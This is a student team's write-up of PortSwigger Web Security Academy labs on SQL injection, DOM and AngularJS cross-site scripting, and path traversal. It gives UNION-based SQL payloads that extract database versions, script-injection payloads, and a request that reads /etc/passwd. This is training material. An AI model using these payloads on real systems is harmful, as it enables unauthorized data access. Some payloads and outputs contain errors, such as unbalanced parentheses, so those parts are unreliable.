

PortSwigger Labs

Team:

Intern ID:

242 Vedshree kanitkar: SQL injection

322 Honey Jain: Cross-site scripting

263 Jhanvi singh: Path traversal

SQL injection

1. SQL injection attack, querying the database type and version on Oracle

Attack Environment

- Platform: PortSwigger Web Security Academy
- Target DB: Oracle

Attack Steps

Step 1: Identify Injection Point

1. Open the lab and navigate to a product category (example: ?category=Gifts).
Example URL:
2. <https://lab-id.web-security-academy.net/filter?category=Gifts>
3. Test with a single quote ' to check for errors:
4. <https://lab-id.web-security-academy.net/filter?category=Gifts'>
5. Observation: The page shows an SQL error, confirming the parameter is vulnerable.

Step 2: Find the Number of Columns

We need to match columns for a UNION attack.

1. Inject with ORDER BY to count columns:
2. ' ORDER BY 1--
3. ' ORDER BY 2--
4. ' ORDER BY 3--
5. Observation:
 - Works fine for ORDER BY 1 and ORDER BY 2.
 - Error at ORDER BY 3.

So the query has 2 columns.

Step 3: Test UNION Injection

Now try a UNION injection to confirm:

' UNION SELECT NULL,NULL--

- Page loads without error → UNION works with 2 columns.

Step 4: Extract Database Banner (Version)

In Oracle, version info is in v\$version.

Payload:

' UNION SELECT banner,NULL FROM v\$version--

Step 5: View Results

1. Load the page with the above payload.
2. Observation:
 - The web page displays Oracle Database version string, for example:
3. Oracle Database 12c Enterprise Edition Release 12.1.0.2.0 - 64bit Production

Payloads Used

1. Test injection:
2. '
3. Column count:
4. ' ORDER BY 1--
5. ' ORDER BY 2--
6. UNION test:
7. ' UNION SELECT NULL,NULL--
8. Final exploit:
9. ' UNION SELECT banner,NULL FROM v\$version—

Lab: SQL Injection attack, querying the database type and version on Oracle

SQL injection attack, querying the database type and version on Oracle

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home



Gifts' UNION SELECT banner, NULL FROM v\$version--

Refine your search:

All Accessories Clothing, shoes and accessories Food & Drink Gifts Lifestyle

CORE 11.2.0.2.0 Production

Lab: SQL Injection attack, querying the database type and version on Oracle

SQL injection attack, querying the database type and version on Oracle

LAB Not solved

Back to lab home

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production-PL/SQL Release 11.2.0.2.0 - Production-CORE 11.2.0.2.0 Production-TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

Internal Server Error

Back to lab description >>

Lab: SQL Injection attack, querying the database type and version on Oracle

SQL injection attack, querying the database type and version on Oracle

LAB Not solved

Back to lab home

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production-PL/SQL Release 11.2.0.2.0 - Production-CORE 11.2.0.2.0 Production-TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. *We love every project we work on, so don't delay, give us a call today.*

NLSRTL Version 11.2.0.2.0 - Production

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

PL/SQL Release 11.2.0.2.0 - Production

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze. *Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

TNS for Linux: Version 11.2.0.2.0 - Production

◆ Observations

- SQL Injection vulnerability confirmed in category parameter.
- Database type identified as Oracle.
- Extracted Oracle DB version string from v\$version.

2. Lab: SQL Injection Attack – Querying Database Type and Version

◆ Step 1: Identify Injection Point


1. Find a parameter in the URL or form input, e.g.:

<https://lab-id.web-security-academy.net/filter?category=Gifts>

2. Test for vulnerability with a single quote ':

<https://lab-id.web-security-academy.net/filter?category=Gifts'>

Observation: If vulnerable, MySQL shows an error like:



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version...

◆ Step 2: Find Number of Columns

Use ORDER BY to determine columns:

' ORDER BY 1--

' ORDER BY 2--


Observation: Last number that does not error = number of columns.

Step 3: Test UNION Injection

Inject:

' UNION SELECT NULL,NULL--+

- Works → confirms UNION injection possible with the correct column count.



Step 4: Extract Database Version


In MySQL, you can get version using:

SELECT @@version

Payload example:

' UNION SELECT @@version,null%23

- **Replace NULL with extra columns to match your query's column count.**



WebSecurity Academy

SQL injection attack, querying the database type and version on MySQL and Microsoft

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#)

WE LIKE TO
SHOP 

Gifts' UNION SELECT @@version,null#

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Gifts](#) [Pets](#) [Tech gifts](#)

3. Lab: SQL injection UNION attack, finding a column containing text

1. Find number of columns

Use ORDER BY or UNION SELECT NULL method:

2. ' ORDER BY 1--
3. ' ORDER BY 2--
4. ' ORDER BY 3--

Increase the number until you get an error.

On 4 it gives error

The last working number = total columns.

Or:

' UNION SELECT NULL--

' UNION SELECT NULL,NULL--

' UNION SELECT NULL,NULL,NULL--

Keep adding NULL until no error = number of columns.

2. Check which column accepts text

Replace one NULL at a time with a string like 'abc'.

Example:


' UNION SELECT 'abc',NULL,NULL--

' UNION SELECT NULL,'abc',NULL--

' UNION SELECT NULL,NULL,'abc'--

- If the page shows abc in the output, that column can hold string data.
- Sometimes more than one column accepts text.

On ' UNION SELECT 'abc',NULL,NULL--



Internal Server Error

Internal Server Error

On ' UNION SELECT NULL,'abc',NULL--

The screenshot shows a web browser with the URL `https://0a01005f03328185816a71c100fc007f.web-security-academy.net/filter?category=Gifts' UNION SELECT NULL,'abc',NULL--`. The page title is "SQL injection UNION attack, finding a column containing text". The lab status is "LAB Not solved". The page content includes the "WebSecurity Academy" logo, a "Back to lab home" button, and a "Back to lab description" link. Below the header, there is a "WE LIKE TO SHOP" section with a search bar and a list of products: "Conversation Controlling Lemon" (\$18.12), "High-End Gift Wrapping" (\$32.06), and "Snow Delivered To Your Door" (\$79.08). Each product has a "View details" button.

So, the second column has text

Copy the string 'p95XIw'

And in place of 'abc' replace the string :

UNION SELECT NULL, 'p95XIw',NULL--

The screenshot shows the same web browser with the URL `https://0a01005f03328185816a71c100fc007f.web-security-academy.net/filter?category=Gifts' UNION SELECT NULL, 'p95XIw',NULL--`. The page title is "SQL injection UNION attack, finding a column containing text". The lab status is now "LAB Solved". The page content includes the "WebSecurity Academy" logo, a "Back to lab description" link, and a "Congratulations, you solved the lab!" message. Below the header, there is a "WE LIKE TO SHOP" section with a search bar and a list of products: "Conversation Controlling Lemon" (\$18.12), "High-End Gift Wrapping" (\$32.06), and "Snow Delivered To Your Door" (\$79.08). Each product has a "View details" button.

Cross-site scripting

1.Lab: DOM XSS in document.write sink using source location.search inside a select element


1. Understand the vulnerability

- The page uses **document.write(location.search)** somewhere in the JavaScript.
- That means anything you put in the query string (?anything) will be directly written into the HTML without sanitization.
- Since document.write() executes HTML/JavaScript, you can inject your own script.

2. Basic payload test

Go to the lab URL and add a query string like:

&storeId=hello



If you see “hello” appear on the page, that confirms reflection via document.write.


3. Exploit with XSS payload

Now replace with a script payload. The classic one is:

?xss=<script>alert(1)</script>

Example full URL:

[https://YOUR-LAB-ID.web-security-academy.net/?xss=<script>alert\(1\)</script>](https://YOUR-LAB-ID.web-security-academy.net/?xss=<script>alert(1)</script>)



2.LAB: DOM XSS in AngularJS expression with brackets encoded


1. What's happening here

- The page uses AngularJS to render user input.
- Instead of executing raw <script> tags, AngularJS processes expressions like:
- {{expression}}
- The lab encodes < and >, so you can't inject <script> tags, but AngularJS itself is still a sink.

2. How AngularJS expressions work


Angular evaluates code inside {{ ... }}.

For example:



`{{7*7}}`

would render 49.



So, instead of injecting `<script>`, you inject an Angular expression that calls `alert`.

3. Payload for this lab

Try injecting into the vulnerable parameter with:

`{{constructor.constructor('alert(1'))()}}`

Explanation:




- `constructor` of a string $\rightarrow$ `String()`
- `constructor.constructor` $\rightarrow$ `Function()`
- `Function('alert(1'))()` $\rightarrow$ executes `alert(1)`

4. Example full exploit URL

[https://YOUR-LAB-ID.web-security-academy.net/?search={{constructor.constructor\('alert\(1'\)\)\(\)}}](https://YOUR-LAB-ID.web-security-academy.net/?search={{constructor.constructor('alert(1'))()}})

When the AngularJS page processes it, you'll get a pop-up.





Web Security Academy

DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#)

0 search results for "

Search the blog... [Search](#)

[< Back to Blog](#)

3.Lab: Reflected DOM XSS

1. What this lab is about

- The page takes some input from the URL query string (like ?param=value).
- Instead of reflecting it directly from the server, JavaScript in the browser writes it into the page (DOM).
- If this happens without proper sanitization, you can inject JavaScript → XSS.

This is why it's called Reflected DOM XSS.

2. Steps to solve

Step 1: Identify where input is used


- Add something simple like:
- ?q=test123



- See if hello appears somewhere on the page. If yes → this is your injection point.

Step 2: Inject a payload

`\");alert(1);//`



Path traversal

1.Lab: File path traversal, traversal sequences blocked with absolute path bypass

1. What the lab is about

- Normally, a vulnerable image is fetched with something like:
- `https://YOUR-LAB-ID.web-security-academy.net/image?filename=123.png`
- If you try a traversal sequence:
- `?filename=../../../../etc/passwd`

the application blocks it.

- BUT: absolute paths are not filtered → you can supply `/etc/passwd` directly.

⚡ 2. Steps to solve (in browser only)

Step 1: Find the vulnerable parameter

- Open any product page and check the image loading URL (`?filename=...`).

Step 2: Replace the parameter with an absolute path

- Instead of traversal sequences (`../`), just try:

`?filename=/etc/passwd`




File path traversal, traversal sequences blocked with absolute path bypass




